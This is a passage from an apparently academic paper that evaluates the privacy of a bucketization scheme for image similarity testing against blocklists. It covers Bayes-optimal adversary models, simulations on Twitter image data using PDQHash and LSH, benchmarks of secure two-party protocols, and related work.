Possible predicates. We focus on the matching predicate in our analyses. An adversary chooses an image w_{adv}, and wishes to determine if the client request $\text{Emb}(w_c)$ corresponds to an image that is very similar to w_{adv}, i.e., $\mathcal{F}(w_c) = \mathcal{F}(w_{adv})$. Had the adversary the confidence to assert that there's a match, they can recover the content from the submitted request. Such an attack is trivial in hashing-based similarity testing services, when the clients are required to submit similarity hashes as their requests. That said, our framework can be used to analyse other predicates. For example, an adversary may want to infer if q different client requests all correspond to similar content. We leave such analyses to future work.

Discussion. We have omitted placing computational limits on adversaries, which would be useful in cases where embedding schemes rely on cryptographic tools — our mechanisms do not. A computational treatment is a straightforward extension to our framework. The security games underlying our measures are conservative, and in particular we assume that the adversary has perfect knowledge of the distribution $\mathcal{D}$ as well as $\mathcal{D}$'s support, which is unlikely in practice. While we do not explicitly model side information that an adversary might have about a client's image, it is possible to include it indirectly in this framework, for example, by changing the distribution or modifying the privacy predicate.

Bayes optimal adversaries. To allow simulations that evaluate privacy, we focus on adversaries that maximize advantage. Recall that we assume that the adversary knows the distribution $\mathcal{D}$ from which the clients are sampling images for their requests. Upon receiving client submitted requests $\mathbf{p} = \text{Emb}(\mathbf{w})$, the Bayes optimal adversary computes the **exact** likelihood of the predicate being true — $\Pr[f(\mathbf{w}) = \mathsf{true} \mid \text{Emb}(\mathbf{w}) = \mathbf{p}]$, probabilities are over the choice of $\mathbf{w}$ being sampled from $\mathcal{W}^q$ and coins used by the executions of Emb.

The Bayes optimal adversary for the precision metric, $\mathcal{A}_{\text{pre}}$, chooses a threshold T_{adv}, such that $\mathcal{A}_{\text{pre}}(\mathbf{w}) = \mathsf{true}$ if and only if $\Pr[f(\mathbf{w}) = \mathsf{true} \mid \text{Emb}(\mathbf{w}) = \mathbf{p}] > T_{adv}$. The adversary may choose T_{adv} to maximize $\varepsilon_{prec}^{r>\rho}$. A similar strategy can be used by $\mathcal{A}_{\text{acc}}$. However when $f(\mathbf{w}) = \mathsf{true}$ is especially rare, the adversary may achieve larger ε_{acc} by predicting all predicates using the majority class, $f(\mathbf{w}) = \mathsf{false}$. When doing so, the optimal ε_{acc} is zero. Note that in our simulations we consider all possible threshold values for the sampled dataset, and report on the one that provides the best success rate. A real attacker would have to pick a threshold a priori, meaning our analyses are conservative.

The Bayes optimal adversary for $\mathcal{A}_{\text{auc}}$ doesn't have to choose a threshold T_{adv}. The adversary is given two scenarios to rank: $\mathbf{w}_{\mathsf{true}}$ and $\mathbf{w}_{\mathsf{false}}$, one has $f(\mathbf{w}_{\mathsf{true}}) = \mathsf{true}$ and the other has $f(\mathbf{w}_{\mathsf{false}}) = \mathsf{false}$. The adversary wins the game when they correctly rank the true scenario over the false one, i.e., when $\mathcal{A}_{\text{auc}}(\mathbf{p}_{\mathsf{true}}) > \mathcal{A}_{\text{auc}}(\mathbf{p}_{\mathsf{false}})$. As $\text{Emb}(\mathbf{p})$ is the only information that the adversary gained from our SBB protocol, the optimal strategy to utilize the information is hence to use $\Pr[f(\mathbf{w}) = \mathsf{true} \mid \text{Emb}(\mathbf{w}) = \mathbf{p}]$ as $\mathcal{A}_{\text{auc}}(\mathbf{p})$.

5 Balancing Security, Correctness, Efficiency

In this section, we demonstrate how to balance security, correctness and compression efficiency of SBB when using the LSH-based coarse embedding scheme $\mathbb{E}_{LSH}$. We do so via simulations using real-world image sharing data collected from social media sites. Using our framework, we evaluate the security of $\mathbb{E}_{LSH}$ with varying parameter settings. We then fix the security requirement and explore the trade-off between correctness and compression efficiency.

5.1 Experimental Setup

Data collection. Recall that our deployment scenario in Section 2, an ideal dataset should represent the image sharing behaviors among users on an end-to-end encrypted messaging platform. However, data of one-to-one shares among users on any private messaging platform is by definition, private.




Figure 4: T-Neighborhood size distribution for different T.

Hence, we sought a public dataset that may act as a stand-in for our experiments. As the dataset is publicly available, our experiment did not require review from our IRB office. On Twitter, users may retweet the content that they want to share with their audience. We consider retweets on public Twitter as a proxy for user sharing in private social network. Furthermore, the problem of misinformation, which motivated our study, is prevalent on Twitter [33].

We were able to use a dataset from previous work [34, 36] that contains Twitter interactions with a group of US political candidate accounts between September 13, 2018 and January 6, 2019. The dataset includes 1,190,355 tweets with image URLs, however, by the time of downloading images, only 485 K images were successfully retrieved. We encode the retrieved images with PDQHash. There are 256,049 unique PDQHash values in total. We collect the total number of retweets of each tweet in November 2019: the data was available for 13% of the tweets. The total number of postings and retweets of the images we retrieved adds up to 1.2 million. We simulate a workload for similarity testing as follows. Any tweet and retweet with a valid image is considered as a client request to our system. Hence, this experimental set has 1.2 million client requests with 256 K unique PDQHash values.

Dataset statistics. Users on social media share similar images frequently. The T-neighborhood size of an image w is the number of images that are T-similar to it. Two images are T-similar if and only if their similarity embeddings have a Hamming distance smaller than T. We choose the values of T according to the recommendations from the white paper on PDQHash [1], where 32 and 70 were specified as the lower and upper bounds of recommended similarity thresholds. We also include $T = 0$ and $T = 64$ for comparison.

Figure 4 shows the distribution of T-neighborhood sizes (shades of color) of the images in client requests, with different T (in different rows). The lightest shades (left) are requests with neighborhood size of one, i.e., the neighborhood only contains the single image. The following darker shades are the images with neighborhood size in the range $(1, 10]$, $(1, 100]$, and $(100, \infty)$. The bottom row shows the neighborhood size distribution with $T = 0$. In our dataset, most of the images in the client requests (84%) share the same similarity embedding with more than one, but fewer than 10 neighbors. The distributions of neighborhood size are mostly similar to each other, especially for $T = 64$ and $T = 70$. Naturally, with a larger threshold, there are more requests containing images with a larger neighborhood size. For example, only 2.85% of all request images have a neighborhood size larger than 100 with $T = 32$ (third row from top, darkest column with purple), while 5.23% of the requests satisfy the same condition when $T = 70$ (first row from top, darkest column with purple).

Implementation. We compare the privacy of SBB when using $\mathbb{E}_{LSH}$ with different embedding lengths d to the baseline method $\mathbb{E}_{cPDQ}$. We focus on the security guarantees against the matching attack and explain our implementation details.

We formally define the matching attack as $\pi^{w_{adv}}_{match} = (\mathcal{D}, \mathcal{W}, f^{w_{adv}}_{match})$, where $\mathcal{D}$ is the distribution over $\mathcal{W}$ that the client requests are sampled from and w_{adv} is an image chosen by the adversary. For any client submitted request with an image w, the adversary wishes to learn the value of $f^{w_{adv}}_{match}(w)$. We have $f^{w_{adv}}_{match}(w) = \texttt{true}$ if and only if the corresponding PDQHash of the two images are the same, i.e., $\mathcal{F}(w) = \mathcal{F}(w_{adv})$. When trying to match the client image to w_{adv}, an adversary who receives the client request through a bucketization protocol is able to filter out images that are not in the bucket. When the client image is in fact similar to w_{adv}, it should most likely be included in the same bucket by definition of correctness. In this case, a w_{adv} whose similarity hash value is shared more frequently than any other image in the same bucket may boost the adversary's confidence in asserting that the client image is a similar match. Hence, having an image with a more popular hash value as w_{adv} increases the adversarial advantage. In the following experiments, we use the image that has the most popular $\mathcal{F}(w)$ as w_{adv}. The same similarity hash appeared in 0.2% of all requests.

To evaluate the privacy guarantees provided by $\mathbb{E}_{LSH}$ and $\mathbb{E}_{cPDQ}$, we iterate over all requests in our dataset and simulate the client, server, and adversary behavior, to compute the security metrics ε_{acc}, ε_{auc}, and $\varepsilon^{cond}_{prec}$.

Coarse PDQHash embedding scheme ($\mathbb{E}_{cPDQ}$). Recall the algorithm of $\mathbb{E}_{cPDQ}$ described in Section 3. The embedding algorithm Emb_{cPDQ} takes an image w as an input, and follows the PDQHash algorithm but with modified parameter settings, to generate a 16-bit coarse PDQHash. This allows coarse grained similarity comparison. When receiving a request $p = \text{Emb}(w)$, the Bayes optimal adversary follows the strategy as described in Section 4. To be specific, the adversary computes the likelihood of the predicate being true, $\Pr[\mathcal{F}(w) = \mathcal{F}(w_{adv}) \mid \text{Emb}_{cPDQ}(w) = p]$, and makes a binary prediction based on the computed likelihood.

LSH-based embedding scheme ($\mathbb{E}_{LSH}$). Recall that in Figure 2, the LSH-based embedding scheme $\mathbb{E}_{LSH}$ consists of two algorithms Emb_{LSH} and Sim_{LSH}. Emb_{LSH} takes an image w as an input, and outputs the selected indexing function and the resulting coarse embedding. To be specific, $\text{Emb}_{LSH}(w)$ randomly selects a length d indexing function I from $\mathcal{I}$, and computes $\tilde{p} = \text{Flip}_{\gamma}(I(\mathcal{F}(w)))$. The function is parameterized by two parameters: the length of the indexing function d and the bias γ to flip an index that was chosen.




Figure 5: **Left**: Simulation results of the three security metrics, evaluated on (1) $\mathbb{E}_{LSH}$ with embedding length d from 8 to 16 (round markers), $\gamma = 0$ and (2) $\mathbb{E}_{cPDQ}$ (diamond markers in red box). **Right**: The conditioned precision metric $\varepsilon_{prec}^{r>\rho}$ of matching attack, at different recall threshold, with $d = 9$ and varying γ. Error bars in both plots represent the 95% confidence interval.

Note that d is also the length of the coarse embedding. Sim_{LSH} takes the output from Emb_{LSH} and a dataset $\mathcal{B}$ as input, and outputs a candidate bucket as an output. The function has one parameter k, a coarse threshold to choose items for the candidate bucket.

We analyse the security guarantee of $\mathbb{E}_{LSH}$ against the Bayes optimal adversary under the setting of a matching attack $\pi_{match}^{w_{adv}}$. When receiving a request p, as in $p = \mathrm{Emb}(w)$, the Bayes optimal adversary wants to predict $f_{match}^{w_{adv}}(w) = \mathsf{true}$. The adversary bases their prediction on $\Pr[\mathcal{F}(w) = \mathcal{F}(w_{adv}) \mid \mathrm{Emb}_{LSH}(w) = p]$, and computes the probability by using all the information that is revealed to them: the indexing function I, the resulting coarse embedding $\tilde{p}$ and the added noise γ. We define the distribution $\mathcal{D}_{\mathcal{F}}$ of similarity hashes of images sampled from $\mathcal{D}$ as follows: $\mathcal{D}_{\mathcal{F}}(x) = \Pr[\mathcal{F}(w) = x] = \sum_{w' \in \mathcal{W}, \mathcal{F}(w') = x} \mathcal{D}(w')$.

Theorem 1. *Let $\Delta_I(v,p) = \Delta(I(v),p)$ for a similarity hash $v \in \{0,1\}^\ell$. Consider a fixed image $w_{adv} \in \mathcal{W}$ and a sampled image $w \leftarrow\!\!\$\ \mathcal{D}$. Let $v_{adv} = \mathcal{F}(w_{adv})$ and $v = \mathcal{F}(w)$. Then*

$$\Pr[v = v_{adv} \mid \mathrm{Emb}(w) = (I,p)] = \frac{\gamma^{\Delta_I(v_{adv},p)} \cdot (1-\gamma)^{d-\Delta_I(v_{adv},p)} \cdot \mathcal{D}_{\mathcal{F}}(v_{adv})}{\sum_{v' \in \{0,1\}^\ell} \gamma^{\Delta_I(v',p)} \cdot (1-\gamma)^{d-\Delta_I(v',p)} \cdot \mathcal{D}_{\mathcal{F}}(v')},$$

where the probability is over the coins used by Emb *and the choice of w sampled from $\mathcal{D}$.*

We prove this theorem in the extended version [35]. When analysing the security guarantee of $\mathbb{E}_{LSH}$, we vary the parameter settings of d and γ only, as k has no impact on the adversarial advantage. For any choice of d and γ, we randomly choose an index function I, and then execute the protocol for all requests in the dataset. We fix I in the simulation because this information is revealed to the adversary and the adversary computes the likelihood conditioned on the indexing function. We first repeat this process for at least 10 times. For parameter settings that result in large fluctuation in the results, we repeat for another 10 iterations. We were able to obtain a stable estimate for all experiments after at most 20 iterations.

5.2 Privacy of SBB

Using different security metrics. To obtain a broad understanding of the information leakage from our protocol, we present all three security metrics ε_{auc}, $\varepsilon_{prec}^{r>\rho}$, and ε_{acc} in Figure 5 (left). To be specific, we show the results of using (1) $\mathbb{E}_{LSH}$ without added noise (i.e., $\gamma = 0$), but with varying embedding length d, and (2) $\mathbb{E}_{cPDQ}$, a baseline method that embeds a client request into a 16-bit coarse PDQHash. The Y axis denotes the value of the security metrics, ranging from 0 to 100%. The X axis denotes different methods used. From left to right, we list $\mathbb{E}_{LSH}$ with d ranging from 8 to 16 (with round markers). In the red box, to the very right, the diamond markers represent the security metrics for $\mathbb{E}_{cPDQ}$. A naive baseline of using the plaintext similarity embedding (as mentioned in Section 2) achieves 100% for all security metrics (not included in figure).

In our setting, accuracy measures the adversary's performance in predicting the correct class; precision measures the adversary's confidence in predicting the positive class; AUC measures the adversary's ability in differentiating negative classes from positive ones. Our dataset is highly skewed, with more negative predicates than positive ones: only 0.2% of all requests trigger positive matches. This property may lead to a biased view when measured by certain metrics.

Accuracy. In datasets with a skewed distribution, a trivial algorithm that always outputs the majority class, i.e., $f_{match}^{w_{adv}}(w) = \mathsf{false}$, may achieve higher accuracy than any meaningful algorithm that tries to differentiate positive cases from negative cases. In fact, in some cases, when experimenting with $\mathbb{E}_{LSH}$ with $d = 8$, we have $\varepsilon_{acc} = 0$ (Figure 5 on the left, green markers). This indicates that the adversarial advantage as measured by ε_{acc} was based on the performance of the trivial algorithm, hence was considered as none. Meanwhile, other metrics (ε_{auc} and $\varepsilon_{prec}^{r=100\%}$) show that the adversarial advantage is non-zero, e.g., $\varepsilon_{prec}^{r=100\%} = 37\%$ for $d = 8$. Both $\mathbb{E}_{cPDQ}$ and $\mathbb{E}_{LSH}$ allow the adversary to have perfect accuracy improvement when performing the matching attack when of similar coarse embedding length. However, applying $\mathbb{E}_{LSH}$ with a smaller coarse embedding length, e.g., $d = 10$ decreases the accuracy improvement to 45%.

Precision. When there's no noise added in $\mathbb{E}_{LSH}$ ($\gamma = 0$), $\varepsilon_{prec}^{r>\rho}$ remains the same regardless of varying recall threshold ρ. We will expand on this point later. With the same value of precision, a larger recall specifies more true positive predicates that the adversary may correctly classify with high confidence, hence larger privacy damage. When using $\mathbb{E}_{LSH}$, decreasing the length of coarse embeddings ($d < 12$) decreases adversarial precision, improving security. However, with embeddings of similar length, $\mathbb{E}_{LSH}$ and $\mathbb{E}_{cPDQ}$ both behave poorly ($d = 15, 16$ compared with $\mathbb{E}_{cPDQ}$).

AUC. Regardless of the embedding schemes, ε_{auc} is almost 100%. The reason is that there are disproportionally many images for which the predicate evaluates as negative that can be easily differentiated from positive ones. Hence, most images with different PDQHashes from w_{adv} are assigned to different buckets than w_{adv}. Therefore, when measured by the adversary confidence of differentiating negative cases from positive ones, as most of the negative cases can be distinguished correctly, the embedding schemes behave poorly. Note that the definition of AUC is in direct conflict with the utility of an SBB scheme, which allows efficiently ruling out images that are not similar with a given client input.

None of the metrics ensures a lower bound for another. While testing on all metrics of adversarial advantage offers a better understanding, it is more practical to focus on a specific security metric that suits the application context. We focus on increasing the adversary's uncertainty in classifying a positive match. This aligns with previous work in the machine learning community that recommends the precision-recall metric over both AUC and accuracy, when evaluating prediction algorithms on highly imbalanced datasets, especially when correctly predicting the positive class is valued more [19, 47, 58, 65]. Hence, $\varepsilon_{prec}^{r>\rho}$ fits our purpose the best, and we focus on it in the following discussion.

Adding noise. We now evaluate the security of $\mathbb{E}_{LSH}$ with added noise, i.e., have $\gamma > 0$. We fix the value of d with $d = 9$ and present results for $\varepsilon_{prec}^{r>\rho}$ in Figure 5 (right) with different values of ρ. The results are similar for other values of d, though the exact value of $\varepsilon_{prec}^{r>\rho}$ differs. The Y-axis denotes $\varepsilon_{prec}^{r>\rho}$ and the X-axis denotes increasing value of γ.

Precision metrics conditioned with different recall thresholds have different meanings. For example, there are 2,533 requests in total that contain images similar to w_{adv}. The metric $\varepsilon_{prec}^{r>0\%}$ measures the confidence of the adversary catching one true positive case out of all, while $\varepsilon_{prec}^{r=100\%}$ measures the confidence of the adversary classifying all 2,533 cases correctly. Naturally we have $\varepsilon_{prec}^{r>0\%} \geq \varepsilon_{prec}^{r=100\%}$. On the other hand, $\varepsilon_{prec}^{r=100\%}$ indicates more advantage for the adversary when having the same value as $\varepsilon_{prec}^{r>0\%}$. When no noise is added ($\gamma = 0$), the adversary computes the same likelihood for all true positive cases when following the strategy as described in Section 4. Hence $\varepsilon_{prec}^{r>\rho}$ remains the same regardless of the recall threshold r. With increasing $\gamma > 0$, it gets harder for the adversary to have high precision while maintaining large recall (green, purple and orange lines).

Even a small value for γ improves the privacy of the client request. For example, when $\gamma = 0.05$ and $d = 9$, the likelihood that at least one value in a client request gets changed is $1-(1-\gamma)^d = 37\%$. That means that in the majority of queries, none of the client request bits will be flipped, nevertheless the possibility that they could have been affects adversarial precision. For example, this results in a drop from 53% (leftmost orange node in Figure 5, right chart) to 40% (second green node from left) for $\varepsilon_{prec}^{r>\rho}$ for $\rho \leq 50\%$. There's a more drastic drop when ρ is larger. When the adversary has to identify more than 50% of the true positives, they have to lower the threshold T_{adv} in predicting a positive answer, this leads to a larger likelihood of being impacted from the uncertainty introduced by the flipping bias. Nevertheless, when having $\gamma \geq 0.05$, $\varepsilon_{prec}^{r>\rho}$ is smaller than 50% (noted by the horizontal line) for all recall thresholds. This indicates that for any given query that the $\mathcal{A}_{\text{pre}}$ predicts as true, the adversarial success rate is lower than randomly flipping a coin.

In summary, these results show that using coarse PDQHash $\mathbb{E}_{cPDQ}$ fails to provide privacy for clients. The naive solution of revealing the plaintext similarity embeddings to the server also provides no privacy. Different security metrics demonstrate different aspects of adversarial advantage. We focus on $\varepsilon_{prec}^{r>\rho}$ as its definition fits our privacy goal the best. For our purpose, we consider $\varepsilon_{prec}^{r>0\%} < 50\%$ as our security goal, i.e., when the majority of an adversary's positive guesses (given that there's at least one) are wrong. Given our empirical analysis, we suggest that a reasonable choice of parameters is embedding length $d = 9$ and flipping bias $\gamma = 0.05$, but caution that the privacy performance may vary in practice should the image distribution be very different (see Section 7).

5.3 Correctness and compression efficiency

We show the tradeoff between correctness and bucket compression rate under the security parameters suggested above ($d = 9, \gamma = 0.05$). We vary the value of the coarse threshold k, which specifies the bucket being sent from the server side when performing Sim_{LSH}. Formally, we refer to the notion of correctness as ε in the definition of $(T, \varepsilon, \mathcal{D})$-correct, bucket compression rate as α in that of $(\mathcal{B}, \alpha, \mathcal{D})$-compressing (see Section 3). We use the dataset as $\mathcal{D}$, which we refer to as $\mathcal{D}_{twitter}$ and all the possible values of PDQHash in the dataset as $\mathcal{B}$. We randomly select 2 million requests with replacement and perform the protocol, and take the average value of the correctness and compression rate from all iterations.

In Figure 6, we present the trade-off between correctness and compression efficiency. We plot the correctness ε (Y-axis) as the average compression rate α varies (X-axis). The dashed horizontal line represents 95%. We experiment with different definitions of similarity, i.e., with different values of T, denoted by different colors. Each node represents a pa-




Figure 6: Correctness (with varying similarity threshold T) and compression rate tradeoff. The dashed line marks 95%.

Dataset	Description	Images
IMDB-WIKI [61,62]	Faces.	523,051
COCO [45]	Common objects.	123,403
T4SA [71]	Twitter images.	1,473,394
Webvision 2.0 [44]	Flickr and Google images.	13,907,566

Table 2: Dataset statistics and description.

rameter setup with the resulting correctness and compression rate. For example, the second blue node from left in Figure 6 represents that with $k = 3$, the resulting embedding scheme is $(32, 98\%, \mathcal{D}_{twitter})$-correct and $(\mathcal{B}, 9.3\%, \mathcal{D}_{twitter})$-compact. Note that our notion of correctness is stricter than the false negative rate defined in the prior work [42] for the Kulshrestha-Mayer protocol, as the prior work measures the rate of transformed images that are not mapped to the original one, constrained on the fact that the PDQHash of the transformed image stays in normalized Hamming distance 0.1 to the original. The protocol [42] reported an average false positive rate of 16.8% on a different dataset. Using our definition, this would be estimated as $(25.6, 83.2\%, \mathcal{D}_{KM})$-correct.

In conclusion, these experiments suggest that for $\mathcal{D}_{twitter}$, one can achieve $\varepsilon_{prec}^{r>0\%} < 50\%$, over 95% correctness for the investigated values of T and 9.3% compression rate using $\mathbb{E}_{LSH}$ with $d = 9$, $\gamma = 0.05$ and $k = 3$. Hence, the resulting scheme achieves an almost order of magnitude reduction in the amount of data input to a second-stage similarity protocol.

5.4 End-to-end Simulation

We now perform end-to-end simulation on varying sizes of blocklists $\mathcal{B}$ to demonstrate the improvement of execution time and bandwidth for different similarity protocols combined with SBB. For the experiments, we use parameters suggested in Section 5.3, i.e. $d = 9$, $\gamma = 0.05$ and $k = 3$.

Datasets. To form varying sizes of blocklist $\mathcal{B}$, we randomly sample images from the datasets that were used in prior work [42].[4] The details of the datasets are listed in Table 2. In particular, for each experiment, we generate $\mathcal{B}$ of the requisite size by uniformly selecting images (without replacement) from the union of the COCO, T4SA, and Webvision 2.0 datasets. For client requests, we sample half of the requests from the IMDB-WIKI dataset to simulate requests that don't match any image in the block list, and the rest from the generated $\mathcal{B}$ to simulate client requests that return a match.

For each set of experiments with a randomly generated $\mathcal{B}$ tested with similarity embedding retrieval (the server simply sends the embeddings of bucket entries to the client), we provide measurements over 40 iterations. With secure sketch, we use 20 iterations and with 2PC protocols, we use 10 iterations because these take significantly longer to run.

Implementation. We use an AWS EC2 p2.xlarge[5] instance with 61 GiB of memory and 200 GiB disk storage for the server side computation. The instance is initialized with the deep learning AMI provided by Amazon. An AWS EC2 t2.small[6] instance with 2 GiB of memory and 64 GiB storage in the same region acted as a client. The measured bandwidth between the two instances was 1 Gbits/sec for both directions and the network latency was 0.9 ms. The server side implementation uses Python and is parallelized using the GPU. The client side implementation uses Go. For the secure sketch protocol, we use an oblivious pseudorandom function (OPRF), implemented by the circl Go library from CloudFlare [27].

For the 2PC protocols our setup is identical except that we use an AWS EC2 t2.large instance with 8 GiB of RAM as the client to be able to handle the 2PC frameworks. The bandwidth was measured to be 1.01 Gbits/sec from server to client, 721 Mbits/sec from client to server. The observed network latency was 0.3 ms. For both the CrypTen and EMP frameworks, we used the computed functionality that checks if there exists a hash among the server's input that has Hamming distance less than T to the client-provided hash. The server's input is the entire $\mathcal{B}$, and the generated SBB bucket, in the non-bucketized and bucketized setting, respectively. We further XOR the output of this comparison with a randomly-generated client-provided bit so that only the client learns the result. For CrypTen, for simplicity we configured the trusted-third party for Beaver triple generation to run on the same EC2 instance as the client (so-called trusted first-party mode). This is not a secure configuration but provides lower bounds on performance (moving Beaver generation to another server would decrease performance). Experimental results for CrypTen should therefore be considered to be lower bounds on performance for secure deployments. Note that our 2PC prototypes are not optimized, and absolute timings would be improved using custom protocols for our setting such as the Kulshrestha-Mayer protocol [42]. However, it is unclear if the protocol can be combined with SBB since it requires generating all buckets at setup time.

Results. We present the average total execution time, average total bandwidth, and the speedup provided by SBB for varying $|\mathcal{B}|$ in Table 3. The execution time and total bandwidth do not vary much between client requests that match images in $\mathcal{B}$ and those that do not. Many of the similarity

[4] These are unfortunately not suitable for the privacy simulations of previous sections; they don't include information about sharing frequency.

[5] https://aws.amazon.com/ec2/instance-types/p2/

[6] https://aws.amazon.com/ec2/instance-types/t2/

$\lvert\mathcal{B}\rvert$	Execution Time (s)		Total Bandwidth (MiB)		Execution Time (s)		Total Bandwidth (MiB)	
	No SBB	SBB	No SBB	SBB	No SBB	SBB	No SBB	SBB
	Similarity Embedding Retrieval				**Secure Sketch**			
2^{18}	0.76 (0.00)	0.02 (0.00)	18.41 (0.00)	0.21 (0.01)	1664.98 (870.78)	2.77 (0.17)	78.81 (0.36)	0.89 (0.05)
2^{19}	1.55 (0.01)	0.03 (0.01)	36.84 (0.02)	0.46 (0.15)	5702.44 (3049.44)	6.03 (0.41)	158.66 (2.39)	1.90 (0.14)
2^{20}	3.09 (0.01)	0.06 (0.02)	73.65 (0.00)	0.83 (0.06)	–	12.09 (0.99)	–	3.56 (0.26)
2^{21}	6.17 (0.01)	0.10 (0.01)	147.31 (0.01)	1.69 (0.12)	–	26.70 (2.40)	–	7.18 (0.55)
2^{22}	12.41 (0.07)	0.43 (0.99)	294.61 (0.03)	3.33 (0.25)	–	61.99 (6.63)	–	14.35 (1.17)
2^{23}	–	0.40 (0.02)	–	6.70 (0.41)	–	157.57 (14.41)	–	28.40 (1.68)
	CrypTen				**EMP**			
2^{13}	17.85 (0.18)	1.18 (0.31)	941.42 (0.37)	11.26 (1.64)	13.14 (0.06)	0.21 (0.01)	1520.63 (0.44)	17.14 (1.82)
2^{14}	36.65 (0.44)	1.33 (0.30)	1882.82 (0.87)	21.40 (2.14)	26.93 (0.98)	0.36 (0.03)	3040.57 (1.39)	34.52 (4.12)
2^{15}	71.76 (0.07)	1.55 (0.06)	3766.55 (0.81)	42.43 (4.06)	54.61 (1.26)	0.67 (0.03)	6079.48 (2.67)	70.45 (3.68)
2^{16}	147.10 (0.66)	2.19 (0.08)	7534.29 (0.90)	83.77 (6.96)	117.52 (8.11)	1.21 (0.14)	12158.00 (0.88)	133.42 (16.20)
2^{17}	–	3.55 (0.40)	–	167.70 (14.69)	–	2.42 (0.13)	–	275.52 (15.32)
2^{18}	–	6.45 (0.40)	–	347.53 (22.65)	–	4.79 (0.28)	–	551.26 (32.51)
2^{19}	–	13.77 (1.22)	–	695.30 (45.49)	–	9.63 (0.52)	–	1097.53 (59.78)
2^{20}	–	27.89 (1.88)	–	1386.84 (107.27)	–	20.24 (1.26)	–	2299.33 (143.63)

Table 3: Average time and bandwidth of similarity protocols without and with SBB for four different similarity testing protocols. Dashes (–) indicate when execution failed due to poor scaling. Numbers in parentheses are standard deviations.

testing protocols do not scale well, and we denote by dashes in the table experiments that failed to complete. Typically this was due to the client instance running out of memory. In all these cases, SBB was able to increase scaling to complete executions with the available resources.

Our results show that SBB drastically improves the similarity protocol's performance, both in terms of execution time and total bandwidth. For similarity embedding retrieval, SBB provides a 29× speedup ($|\mathcal{B}| = 2^{22}$) in execution time. For large-scale datasets ($|\mathcal{B}| \leq 2^{23}$), similarity embedding retrieval with SBB returns the answer in real time, under 0.5 seconds. For the secure sketch protocol, the improvement is even larger, the speedup is at least 601× for $|\mathcal{B}| = 2^{18}$. For 2PC protocols, the improvement provided by SBB grows larger as $\mathcal{B}$ becomes bigger, when $|\mathcal{B}| = 2^{16}$, the speedup in execution time is 67× and 97× for CrypTen and EMP, respectively. For $|\mathcal{B}| = 2^{20}$, EMP with SBB takes less time than the Kulshrestha-Mayer protocol (20.24s vs 27.5s), however it requires larger bandwidth.

6 Related Work

Secure proximity search. Secure proximity search based on general multi-party computation has been used in many applications, including privacy-preserving facial recognition [24, 64], biometric authentication [8, 25], querying sensitive health data [7], and more. However, these works don't scale sufficiently for our use case. More scalable solutions include fuzzy extractors [20, 38], which give a small piece of client information to the server, that does not leak information about the secret, in order to derive secrets from noisy readings such as biometrics. However, the security guarantee is based on the assumption that the distribution of the secret (for example, fingerprints) has enough minimum entropy, which is not necessarily true for image distributions.

Private information retrieval. Chor et al. [14] introduced the concept of private information retrieval, a type of protocol that enables a client to retrieve an item from a database such that the identity of the item is not revealed to the server. The protocol requires clients to supply the index of the data item that they are querying about for retrieval purposes. However, this is unlikely to be applied to our use case. The most likely solution for similarity lookup is content-based privacy preserving retrieval [46, 66, 75]. Previous works [46, 75] in this area assume three parties involved in this type of protocol, a data owner, the client who queries the service and an actual server where the service is hosted. The data owner encodes images or other types of multimedia into feature vectors that are further encoded with searchable encryption schemes and used as indices. The server is made oblivious to the actual content of indices and the content of corresponding data items. The client queries the server by generating indices from their images and receives the data items as answers. The threat model doesn't prevent the case when the data owner colludes with the server, hence cannot be directly applied to our scenario, where the data owner is the server.

Secure k nearest neighbors search. Another possible solution is to use secure k nearest neighbors search (k-NNS) to look for similar items at the server side without revealing client information. Most of the k-NNS solutions require a linear scan of the database that is queried against. Recent work [13] proposed a sub-linear clustering-based algorithm, yet the solution requires significant preprocessing time for each client. Similar to our work, Riazi et al. [60] used locality sensitive hashing to encode client queries for efficient k-NNS. Different from our approach, they preserved user privacy by

converting the LSH encodings to secure bits. However, the notion of security is different in their work, in particular, an adversary can estimate the similarity of two given data points based on the encodings. This makes the protocol vulnerable to the matching attack, which we addressed in our work.

Location-based services. We draw comparisons between our bucketization setting and that of location-based services (LBSs). Andrés et al. [6] propose a privacy-preserving mechanism in which mobile clients send their noise-perturbed locations to a server in order to obtain recommendations for nearby restaurants. One may view the noise-perturbed location as a coarse embedding and the server-provided list of restaurants as a similarity bucket. Similar to our coarse embedding scheme, the mechanism of Andrés et al. suffers from privacy loss when applied repeatedly to the same user input. These connections suggest that our framework could have applications to reasoning about LBS privacy. Conversely, insights from location privacy may serve as inspiration for improved SBB mechanisms.

Privacy measures. Prior work has proposed measuring privacy using an adversary's expected error when making inferences based on a posterior distribution on user inputs [55, 67, 68]. Recent work has explored the Bayes security measure [12], which is similar to ε_{acc}, but involves a security game in which the adversary attempts to recover a secret input as opposed to guessing a predicate on the secret input. Local differential privacy [22] has also proven to be a popular worst-case privacy measure, but often incurs high correctness penalties. Although similar, these metrics can not be directly applied to our scenario nor replace ε_{auc} and $\varepsilon_{prec}^{r>\rho}$.

7 Limitations

